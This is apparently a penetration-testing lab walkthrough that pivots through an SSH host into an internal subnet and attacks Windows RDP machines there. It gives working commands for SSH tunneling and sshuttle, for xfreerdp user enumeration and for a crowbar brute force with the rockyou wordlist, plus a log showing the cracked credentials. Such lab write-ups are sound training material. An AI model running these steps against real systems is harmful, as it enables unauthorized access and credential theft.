


Let's ssh to this machine using private key and see if it works.




If you look at the network diagram, after doing SSH connection actually we are in "the second office" internal network. And with network diagram it's clear that we should have access to 192.168.13.1-3 machines. So before going further why not let's scan these machines first.

Here is the network diagram at this stage:




During discovery we found that nmap is already installed on the 192.168.101.11 machine, so tried nmap command directly from there:



Based on above nmap results, we can see all 3 machines are windows and rdp is allowed through port 3389. The problem we have is that we don't know the credentials, not even user. So our next step in this case is to find the users for all these 3 machines.
It's better to setup SSH tunneling so that we can directly access the subnet from our machine. Instead of running commands from 192.168.101.11.


Create SSH Tunnel for RDP acces:
ssh -L 3389:192.168.13.1:3389 -i tech.key tech@192.168.101.11 -p2222





Now, though we have RDP access to the machines (192.168.13.1-3), we don't have valid credentials. At the same time, problem with Windows RDP is that when you try to establish an RDP Session you will need to have valid user/password that is authenticated via Kerberos, and also, the user that establishing the connection has to be part of the RDP Group in AD to be allowed to connect.


We can use rdesktop to connect to machine and see who's logged in, but that won't work as rdesktop doesn't utilize a Kerberos authentication scheme which would cause the connection to fail, and without a valid user it will try to connect as root.


There is another RDP tool called XFreeRDP which utilizes the Kerberos authentication scheme. So, let's use below command to discover valid user accounts on all these machines (192.168.13.1-3).
xfreerdp /v:127.0.0.1 -sec-nla /u:""













Ok, so running on all 3 machines we find below information:
192.168.13.1 – arm554
192.168.13.2 – arm550
192.168.13.3 – arm672

Ok, so we got the valid user names of all these machines, next try rdp bruteforce. I'm starting bruteforce with first machine i.e. 192.168.13.1, and I used ncrack tool for bruteforce.
Instead of using ssh tunnel, I prefer using sshuttle, this is awesome tool. Basically it creates a VPN connection from your machine to any remote server that you can connect to via ssh, as long as that server has python 2.3 or higher. To work with this tool, you must have root access on your local machine, but you can have a normal account on the server. So, first I'll run sshuttle and then crowbar to bruteforce:
sshuttle -e "ssh -i tech.key -p2222" -r tech@192.168.101.11 192.168.13.0/24




Bruteforce with crowbar:
crowbar -b rdp -u arm554 -C /usr/share/wordlists/rockyou.txt -s 192.168.13.1/32 -v




```
2017-12-16 17:49:43 LOG-RDP: 192.168.13.1:3389 - arm554:pikachu
2017-12-16 17:49:44 LOG-RDP: 192.168.13.1:3389 - arm554:diamond1
2017-12-16 17:49:44 LOG-RDP: 192.168.13.1:3389 - arm554:little
2017-12-16 17:49:45 RDP-SUCCESS : 192.168.13.1:3389 - arm554:tiger
2017-12-16 17:49:45 LOG-RDP: 192.168.13.1:3389 - arm554:iloveu1
2017-12-16 17:49:45 LOG-RDP: 192.168.13.1:3389 - arm554:babyphat
2017-12-16 17:49:46 LOG-RDP: 192.168.13.1:3389 - arm554:peanut1
2017-12-16 17:49:47 LOG-RDP: 192.168.13.1:3389 - arm554:kittens
2017-12-16 17:49:47 LOG-RDP: 192.168.13.1:3389 - arm554:goddess
```

Ok, so we found valid credentials for 192.168.13.1 (arm554:tiger). Let's use this to do rdp, make sure sshuttle is running on other tab.




Lets walk around in different known and unknown locations to see if anything interesting for us.



While accessing different folder, I feel we have limited access to the system. That means we need to do privilege escalation first to access the details.

